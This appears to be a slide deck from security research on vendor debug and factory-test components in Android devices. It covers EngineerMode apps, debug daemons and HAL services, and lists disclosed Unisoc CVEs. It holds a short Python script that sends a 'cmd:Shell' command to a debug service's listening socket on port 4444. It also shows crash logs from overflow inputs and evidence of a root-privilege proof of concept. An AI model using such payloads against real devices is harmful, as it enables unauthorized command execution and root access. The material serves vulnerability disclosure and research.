
# Vendor Debug Architecture

## Vendor U log capturing




# Vendor Debug Architecture

## Vendor M log capturing



# Vendor Debug Architecture

## Vendor U function verification/Factory testing tools





# Vendor Debug Architecture

## An example

### OnePlus Device Root Exploit: Backdoor in EngineerMode App for Diagnostics Mode

Posted by [NowSecure Marketing](#) ✓



## Problem

- "EngineerMode" app by Qualcomm
- Gain root access through privilege escalation


## Reflection

- BSPs often come with factory testing tools, which inherently carry out risky operations
- OEM/ODMs often lack sufficient security awareness and fail to disable or remove factory testing tools.



# Threat Module

# Threat Module



# Attacking Debug APP

- 3<sup>rd</sup> APP -> High-privileged app (with a range of permissions)
- APP exported components -> Local privilege escalation, information leakage
- Socket port listening -> Remote command execution

CVE ID	CVE-2022-48378
Title	Missing Authorization in Engineermode service
Description	In engineermode service, there is a possible missing permission check. This could lead to local denial of service with no additional execution privileges.
Technology Area	Android
Vulnerability Type	CWE-862 Missing Authorization
Access Vector	Local
CVSS Rating	Medium
CVSS Score	4
CVSS String	CVSS:3.1/AV:L/AC:L/PR:N/UI:N/S:U/C:N/I:L/A:N
Affected Chipsets*	SC9863A/SC9832E/SC7731E/T610/T310/T606/T760/T610/T618/T606/T612/T616/T760/T770/T820/S8000
Affected Software Versions	Android10/Android11

## Code 75 Bytes

```
1 03-11 13:35:52.336 12774 12774 D PHONEINFO: get all IMSI
2
```

## Code 90 Bytes

```
1 03-11 13:35:52.354 12774 12774 D PHONEINFO: get all IMEI
2
```

```
#!/usr/bin/env python3
import socket
import sys

def send(payload):
    s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
    s.connect(("172.24.65.249", 4444))
    s.send(payload.encode())
    print("Feed back :")
    print(s.recv(2000))
    s.close()

#payload = "cmd:"
payload = "cmd:Shell"
send(payload)
```

# Attacking Debug Deamon

- Entry point: Unix Domain Socket
- Memory Corruption, Information Leak, Command Injection .....

## Code 194 Bytes

```
1 04-15 08:44:16.972 512 512 nativeservice sn1 read is
2 04-15 08:44:16.972 512 512 I nativeservice sn1!
3
```

```
1 libc : Fatal signal 11 (SIGSEGV), code 1 (SEGV_MAPERR), fault addr 0x6204883000 in tid 14039 (phasecheckserve), pid 14039 (phasecheckserv
2 04-11 14:51:07.155 14409 14409 I crash_dump64: obtaining output fd from tombstoned, type: kDebuggerdTombstone
3 04-11 14:51:07.156 622 622 I /system/bin/tombstoned: received crash request for pid 14039
4 04-11 14:51:07.157 14409 14409 I crash_dump64: performing dump of process 14039 (target tid = 14039)
5 04-11 14:51:07.160 14409 14409 F DEBUG : *** *** *** *** *** *** *** *** *** ***
6 04-11 14:51:07.160 14409 14409 F DEBUG : Native Crash TIME: 14082564
7 04-11 14:51:07.160 14409 14409 F DEBUG : *** *** *** *** *** *** *** *** *** ***
8 04-11 14:51:07.160 14409 14409 F DEBUG : Build fingerprint: 'iPlay205/iPlay205/iPlay205:10/QP1A.190711.020/30333:user/release-keys'
9 04-11 14:51:07.160 14409 14409 F DEBUG : Revision: '0'
10 04-11 14:51:07.160 14409 14409 F DEBUG : ABI: 'arm64'
11 04-11 14:51:07.161 14409 14409 F DEBUG : Timestamp: 2022-04-11 14:51:07+0800
12 04-11 14:51:07.162 14409 14409 F DEBUG : pid: 14039, tid: 14039, name: phasecheckserve >>> /vendor/bin/phasecheckserver <<<
13 04-11 14:51:07.162 14409 14409 F DEBUG : uid: 1000
14 04-11 14:51:07.162 14409 14409 F DEBUG : signal 11 (SIGSEGV), code 1 (SEGV_MAPERR), fault addr 0x6204883000
15 04-11 14:51:07.162 14409 14409 F DEBUG : x0 0000007fcdba7abc x1 0000006204882fc3 x2 000000000000047b x3 0000007fcdba85b0
16 04-11 14:51:07.162 14409 14409 F DEBUG : x4 000000620488348e x5 0000007fcdba8abb x6 0000000000000000 x7 0000000000000000
17 04-11 14:51:07.162 14409 14409 F DEBUG : x8 0000000000000000 x9 0000000000000000 x10 0000000000000000 x11 0000000000000000
18 04-11 14:51:07.162 14409 14409 F DEBUG : x12 0000000000000000 x13 0000000000000000 x14 0000000000000001 x15 000052dd57617798
19 04-11 14:51:07.162 14409 14409 F DEBUG : x16 000000620487f358 x17 00000076f855d280 x18 00000076f97fe000 x19 0000007fcdba7ab0
20 04-11 14:51:07.162 14409 14409 F DEBUG : x20 0000007fcdba8ab8 x21 000000620488248f x22 00000000000000ff x23 00000000000000ff
21 04-11 14:51:07.162 14409 14409 F DEBUG : x24 0000006204880484 x25 0000000000000006 x26 0000000000001000 x27 0000000000000000
22 04-11 14:51:07.162 14409 14409 F DEBUG : x28 000000620487521f x29 0000007fcdba7a90
23 04-11 14:51:07.162 14409 14409 F DEBUG : sp 0000007fcdba7a60 lr 000000620487c994 pc 00000076f855d234
24 04-11 14:51:07.166 14409 14409 F DEBUG :
25 04-11 14:51:07.166 14409 14409 F DEBUG : backtrace:
26 04-11 14:51:07.166 14409 14409 F DEBUG : #00 pc 000000000007e234 /apex/com.android.runtime/lib64/bionic/libc.so (__memcpy+292) (Bu
27 04-11 14:51:07.166 14409 14409 F DEBUG : #01 pc 0000000000000899 /vendor/bin/phasecheckserver (convertToParcel(android::tagADAPT_
28 04-11 14:51:07.166 14409 14409 F DEBUG : #02 pc 00000000000008d4c /vendor/bin/phasecheckserver (phConnect()+608) (BuildId: afcaff78
29 04-11 14:51:07.166 14409 14409 F DEBUG : #03 pc 00000000000008f08 /vendor/bin/phasecheckserver (main+32) (BuildId: afcaff7891d24a83
30 04-11 14:51:07.166 14409 14409 F DEBUG : #04 pc 0000000000007d798 /apex/com.android.runtime/lib64/bionic/libc.so (__libc_init+108)
```

## 1. run poc.apk

After run the poc. Could see the file "222" is created in /data/local/tmp as root privilege

## Code 380 Bytes

```
1 t405g_mt3:/ # ls -al /data/local/tmp
2 total 3565
3 -rw-rw-rw- 1 shell shell      0 2022-09-14 11:26 \r
4 drwxrwx--x 3 shell shell    3488 2022-09-18 08:33 .
5 drwxr-x--x 5 root  root     3488 2022-06-25 21:16 ..
6 drwxrwxrwx 5 shell shell    3488 2022-09-15 13:59 .studio
7 -rw-rw-r-- 1 shell shell  3624718 2022-09-13 22:10 1.png
8 -rw----- 1 root  system      0 2022-09-18 08:34 222
```



# Attacking Debug HAL Service

- Entry point: Unix Domain Socket/HIDL
- Memory Corruption, Information Leak, Command Injection .....

```
5135 16135 F DEBUG : Revision: '0'
5135 16135 F DEBUG : ABI: 'arm64'
5135 16135 F DEBUG : Timestamp: 2022-09-18 09:24:39+0800
5135 16135 F DEBUG : pid: 15970, tid: 15970, name: log@1.0-service >>> /vendor/bin/hw/...-service <
5135 16135 F DEBUG : uid: 1000
5135 16135 F DEBUG : signal 6 (SIGABRT), code -1 (SI_QUEUE), fault addr -----
5135 16135 F DEBUG : Abort message: 'Check failed: data[size] == '\0' '
5135 16135 F DEBUG :      x0 0000000000000000 x1 000000000003e62 x2 0000000000000006 x3 0000007ff4317b10
5135 16135 F DEBUG :      x4 0000000000000000 x5 0000000000000000 x6 0000000000000000 x7 7f7f7f7f7f7f7f7f
5135 16135 F DEBUG :      x8 00000000000000f0 x9 00000070860d98c0 x10 0000000000000000 x11 0000000000000001
5135 16135 F DEBUG :      x12 0000000000000004 x13 0000000000000030 x14 0000000100000000 x15 ffffffff
5135 16135 F DEBUG :      x16 00000070860d98c0 x17 00000070860b70a0 x18 000000708749e000 x19 000000000003e62
5135 16135 F DEBUG :      x20 000000000003e62 x21 00000000ffffff x22 0000007085c85100 x23 0000007086ab1020
5135 16135 F DEBUG :      x24 0000007086ab1020 x25 0000007ff4319008 x26 0000000000000000 x27 0000007ff43190e0
5135 16135 F DEBUG :      x28 0000000000000000 x29 0000007ff4317bb0
5135 16135 F DEBUG :      sp 0000007ff4317af0 lr 000000708606bc00 pc 000000708606bc30
5135 16135 F DEBUG :
5135 16135 F DEBUG : backtrace:
5135 16135 F DEBUG :      #00 pc 0000000000081c30 /apex/com.android.runtime/lib64/bionic/libc.so (abort+164) (BuildId: fd5
5135 16135 F DEBUG :      #01 pc 000000000000bbb0 /system/lib64/vndk-sp-29/libbase.so (android::base::DefaultAborter(char
5135 16135 F DEBUG :      #02 pc 000000000000c5bc /system/lib64/vndk-sp-29/libbase.so (android::base::LogMessage::~LogMess
5135 16135 F DEBUG :      #03 pc 0000000000043498 /system/lib64/vndk-sp-29/libhidlbase.so (android::hardware::hidl_string:
```

```
11-05 19:32:20.090 3857 3857 D Connmgr_hidl: doHostapdstringCommand AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
11-05 19:32:20.090 3857 3857 F libc : FORTIFY: strncpy: prevented 50000-byte write into 1024-byte buffer
11-05 19:32:20.090 3857 3857 F libc : Fatal signal 6 (SIGABRT), code -1 (SI_QUEUE) in tid 3857 (connmgr@1.0-ser), pid 3857 (connmgr@1.0
11-05 19:32:20.094 10973 28124 D DevelopmentSettingsEnabler: settingEnabled : true hasRestriction : false
11-05 19:32:20.106 28127 28127 I crash_dump64: obtaining output fd from tombstoned, type: kDebuggerdTombstone
11-05 19:32:20.106 4054 4054 I /system/bin/tombstoned: received crash request for pid 3857
11-05 19:32:20.106 28127 28127 I crash_dump64: performing dump of process 3857 (target tid = 3857)
11-05 19:32:20.108 28127 28127 F DEBUG : *** *** *** *** *** *** *** *** *** *** *** *** *** *** *** ***
11-05 19:32:20.108 28127 28127 F DEBUG : Native Crash TIME: 640415287
11-05 19:32:20.108 28127 28127 F DEBUG : *** *** *** *** *** *** *** *** *** *** *** *** *** *** *** ***
11-05 19:32:20.108 28127 28127 F DEBUG : Build fingerprint: 'TECLAST/T40 5G/t405g_m8t3:10/QP1A.190711.020/4811:user/release-keys'
11-05 19:32:20.108 28127 28127 F DEBUG : Revision: '0'
11-05 19:32:20.108 28127 28127 F DEBUG : ABI: 'arm64'
11-05 19:32:20.108 28127 28127 F DEBUG : Timestamp: 2022-11-05 19:32:20+0800
11-05 19:32:20.108 28127 28127 F DEBUG : pid: 3857, tid: 3857, name: connmgr@1.0-ser >>> /vendor/bin/hw/ve...@1.0
11-05 19:32:20.108 28127 28127 F DEBUG : uid: 1000
11-05 19:32:20.108 28127 28127 F DEBUG : signal 6 (SIGABRT), code -1 (SI_QUEUE), fault addr -----
11-05 19:32:20.108 28127 28127 F DEBUG : Abort message: 'FORTIFY: strncpy: prevented 50000-byte write into 1024-byte buffer'
11-05 19:32:20.108 28127 28127 F DEBUG :      x0 0000000000000000 x1 0000000000000f11 x2 0000000000000006 x3 0000007fdd9cf3d0
11-05 19:32:20.108 28127 28127 F DEBUG :      x4 0000000000000000 x5 0000000000000000 x6 0000000000000000 x7 0000000000000018
11-05 19:32:20.109 28127 28127 F DEBUG :      x8 00000000000000f0 x9 0000007a25baf4e0 x10 0000000000000000 x11 0000000000000001
11-05 19:32:20.109 28127 28127 F DEBUG :      x12 0000000000000010 x13 00000000636649c4 x14 00050a0206302480 x15 000057af90eb4166
11-05 19:32:20.109 28127 28127 F DEBUG :      x16 0000007a25c7a8c0 x17 0000007a25c580a0 x18 0000007a272b8000 x19 0000000000000f11
11-05 19:32:20.109 28127 28127 F DEBUG :      x20 0000000000000f11 x21 00000000ffffff x22 0000007a25411400 x23 0000007fdd9cf5b0
11-05 19:32:20.109 28127 28127 F DEBUG :      x24 0000007a2669c020 x25 0000007fdd9d0db8 x26 0000000000000000 x27 0000007a2669c020
11-05 19:32:20.109 28127 28127 F DEBUG :      x28 0000000000000000 x29 0000007fdd9cf470
11-05 19:32:20.109 28127 28127 F DEBUG :      sp 0000007fdd9cf3b0 lr 0000007a25c0cc00 pc 0000007a25c0cc30
11-05 19:32:20.116 10973 28124 D SettingsActivity: No enabled state changed, skipping updateCategory call
```



# Case Study



# Vulnerability Discovery

Issue	Vendor	Rating	Weakness	Module	Domain
<a href="#">CVE-2023-42651</a>	Unisoc	Medium	Information Disclosure	engineermode services	Debug APP
<a href="#">CVE-2023-42650</a>	Unisoc	Medium	Information Disclosure	engineermode services	Debug APP
<a href="#">CVE-2023-42649</a>	Unisoc	Medium	Information Disclosure	engineermode services	Debug APP
<a href="#">CVE-2023-42634</a>	Unisoc	Medium	Information Disclosure	validationtools	Debug APP
<a href="#">CVE-2023-42633</a>	Unisoc	Medium	Information Disclosure	validationtools	Debug APP
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<a href="#">CVE-2023-42631</a>	Unisoc	Medium	Information Disclosure	validationtools	Debug APP
<a href="#">CVE-2023-42642</a>	Unisoc	Medium	Information Disclosure	validationtools	Debug APP
<a href="#">CVE-2023-42640</a>	Unisoc	Medium	Information Disclosure	validationtools	Debug APP
<a href="#">CVE-2023-42639</a>	Unisoc	Medium	Information Disclosure	validationtools	Debug APP
